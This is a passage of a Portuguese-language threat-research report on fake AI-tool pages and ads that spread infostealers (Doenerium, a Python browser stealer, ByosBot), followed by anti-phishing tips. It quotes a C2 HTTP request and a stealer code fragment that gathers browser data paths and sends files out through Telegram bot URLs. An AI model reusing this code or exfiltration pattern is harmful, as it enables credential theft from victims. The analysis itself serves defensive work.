


Quando o download termina, a vítima que espera ter descarregado algo legítimo do MidJourney, é enganada para executar um ficheiro malicioso chamado **Mid-Journey_Setup.exe.**



Este falso ficheiro de instalação fornece o **Doenerium**, um infostealer de código aberto, que foi visto em vários outros esquemas, com o objetivo final de recolher os dados pessoais das vítimas.

O malware armazena-se a si próprio e a todos os seus múltiplos ficheiros e diretórios auxiliares na pasta TEMP:




O malware utiliza vários serviços legítimos, como o **Github, o Gofile** e o **Discord**, como meio de comunicação de comando e controlo e de exfiltração de dados. Assim, a conta do github **antivirusevasion69** é utilizada pelo malware para entregar o webhook do Discord, que é depois utilizado para reportar toda a informação roubada à vítima para o canal Discord do ator.

```
Hypertext Transfer Protocol
  GET /antivirusevasion69/antivirusevasion69/main/embed.json HTTP/1.1\r\n
  Accept: application/json, text/plain, */*\r\n
  User-Agent: axios/0.27.2\r\n
  Host: raw.githubusercontent.com\r\n
```

Primeiro, o malware envia uma mensagem "New victim" para o Discord, fornecendo uma descrição da máquina recentemente infetada. A descrição inclui pormenores como o nome do PC, a versão do sistema operativo, a RAM, o tempo de atividade e o caminho específico a partir do qual o malware foi executado. Esta informação permite ao ator discernir com precisão qual o esquema ou isco que levou à instalação do malware.

O malware faz esforços para reunir **vários tipos de informação** de todos os principais navegadores, incluindo cookies, favoritos, histórico de navegação e senhas. Além disso, tem como alvo carteiras de criptomoedas, incluindo Zcash, Bitcoin, Ethereum e outras. O malware rouba também credenciais FTP do Filezilla e sessões de várias plataformas sociais e de jogos.

Depois de todos os dados serem roubados do dispositivo visado, são consolidados num único arquivo e carregados para a plataforma de partilha de ficheiros Gofile:




Posteriormente, o infostealer envia uma mensagem "Infected" para o Discord, contendo detalhes organizados sobre os dados que extraiu com sucesso da máquina, juntamente com um link para aceder ao arquivo que contém a informação roubada.

É interessante mencionar que a maioria dos comentários na página falsa do Facebook são feitos por bots com nomes vietnamitas, e o idioma padrão do chat no site falso do MidJourney é o vietnamita. Isto permite-nos

avaliar, com um grau de confiança baixo-médio, que esta campanha é gerida por um agente de ameaças afiliado ao Vietname.

De seguida, apresentamos exemplos de respostas a uma das publicações da página:




A ascensão dos "Infostealers"

A maior parte das campanhas que utilizam páginas falsas e anúncios maliciosos no Facebook acabam por distribuir algum tipo de malware para roubar informações. No mês passado, a CPR e outras empresas de segurança observaram várias campanhas que distribuem extensões de browser maliciosas destinadas a roubar informações. O seu principal objetivo parece ser os dados associados às contas do Facebook e o roubo de

páginas do Facebook. Aparentemente, os cibercriminosos estão a tentar abusar de páginas de grande audiência existentes, incluindo orçamentos de publicidade, pelo que mesmo muitas páginas com um grande alcance podem ser exploradas desta forma para continuar a espalhar o esquema.

Outra campanha que explora a popularidade das ferramentas de IA utiliza o isco "GoogleAI" para enganar os utilizadores e levá-los a descarregar os arquivos maliciosos, que contêm malware num único ficheiro batch, como o **GoogleAI.bat**. À semelhança de muitos outros ataques como este, utiliza a plataforma de partilha de código aberto, desta vez o Gitlab, para recuperar a fase seguinte:



O payload final está localizado num script python chamado libb1.py. Este é um ladrão de navegador baseado em python que tenta roubar dados de login e cookies de todos os principais navegadores e os dados roubados são exfiltrados via Telegram:

```python
def main():
    demsos=demso()
    number = "data lan thu " + str(demsos)
    u2 = 'https://api.telegram.org/bot'+apibot2+'/sendDocument'
    u1 = 'https://api.telegram.org/bot'+apibot1+'/sendDocument'
    data_path = os.path.join(os.environ["TEMP"], name_f);os.mkdir(data_path)

    chrome = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Google", "Chrome", "User Data")
    firefox = os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming","Mozilla", "Firefox", "Profiles")
    Edge = os.path.join(os.environ["USERPROFILE"], "AppData", "Local", "Microsoft", "Edge", "User Data")
    Opera = os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming", "Opera Software", "Opera Stable")
    Brave = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","BraveSoftware", "Brave-Browser", "User Data")
    coccoc = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","CocCoc", "Browser", "User Data")
    chromium = os.path.join(os.environ["USERPROFILE"], "AppData", "Local","Chromium", "User Data")
    d01q = '-UyrXDzoBF_7tuxAFG8'
    if os.path.exists(chrome):
        try:
            get_chrome(data_path,chrome)
        except: print("")
    if os.path.exists(Edge):
        try:
            get_edge(data_path,Edge)
        except: print("")
```

As campanhas descritas anteriormente baseiam-se amplamente em vários serviços gratuitos e redes sociais, bem como em ferramentas de código aberto, sem uma sofisticação significativa. No entanto, nem todas as campanhas seguem este padrão.

A Check Point Research descobriu recentemente muitas campanhas sofisticadas que utilizam anúncios do Facebook e contas comprometidas disfarçadas, entre outras coisas, como ferramentas de IA. Essas campanhas avançadas introduzem um novo e furtivo stealer-bot ByosBot que opera sob o radar. O malware abusa do dotnet bundle (ficheiro único), formato autónomo que resulta numa deteção estática muito baixa ou nula. O ByosBot está focado no roubo de informações de contas do Facebook, tornando estas campanhas auto-sustentáveis ou autoalimentadas: os dados roubados podem ser posteriormente utilizados para propagar o malware através de novas contas comprometidas.

O crescente interesse público em soluções baseadas em IA levou os agentes de ameaças a explorar esta tendência, em especial os que distribuem infostealers. Este aumento pode ser atribuído à expansão dos mercados clandestinos, onde os corretores de acesso inicial se especializam na aquisição e venda de acesso ou credenciais a sistemas comprometidos. Além disso, o valor crescente dos dados utilizados para ataques direcionados, como o comprometimento de correio eletrónico empresarial e o spear-phishing, tem alimentado a proliferação de infostealers.

Infelizmente, os serviços de IA autênticos permitem que os cibercriminosos criem e implementem esquemas fraudulentos de uma forma muito mais sofisticada e credível. Consequentemente, é essencial que os indivíduos e as organizações se informem, estejam conscientes dos riscos e se mantenham vigilantes contra as táticas dos cibercriminosos. As soluções de segurança avançadas continuam a ser importantes na proteção contra estas ameaças em evolução.

Como identificar phishing e falsificação de identidade

Os ataques de phishing utilizam truques para convencer o alvo de que são legítimos. Algumas das formas de detetar um ataque de phishing são:

- **Ignorar nomes de apresentação:** Os sites ou emails de phishing podem ser configurados para mostrar qualquer coisa no nome de apresentação. Em vez de olhar para o nome de apresentação, verifique o endereço de correio eletrónico ou o endereço do website do remetente para verificar se provém de uma fonte fiável e autêntica.

- **Verificar o domínio:** Os phishers utilizam normalmente domínios com pequenos erros ortográficos ou que parecem plausíveis. Por exemplo, company.com pode ser substituído por cormpany.com ou um email pode ser company-service.com. Procure estes erros ortográficos, pois são um bom indicador.

- **Descarregar sempre software de fontes fiáveis:** Os grupos do Facebook não são a melhor fonte para descarregar software. Vá diretamente a uma fonte de confiança, utilize o website oficial. Não clique em downloads provenientes de grupos, fóruns não oficiais, etc.

- **Verificar as hiperligações:** Os ataques de phishing de URL são concebidos para induzir os destinatários a clicar numa hiperligação maliciosa. Passe o rato sobre as hiperligações de uma mensagem de correio eletrónico e veja se vão realmente para onde dizem. Introduza as ligações suspeitas numa ferramenta de verificação de phishing como o phishtank.com, que lhe dirá se são ligações de phishing conhecidas. Se possível, não clique numa hiperligação; visite diretamente o site da empresa e navegue até à página indicada.

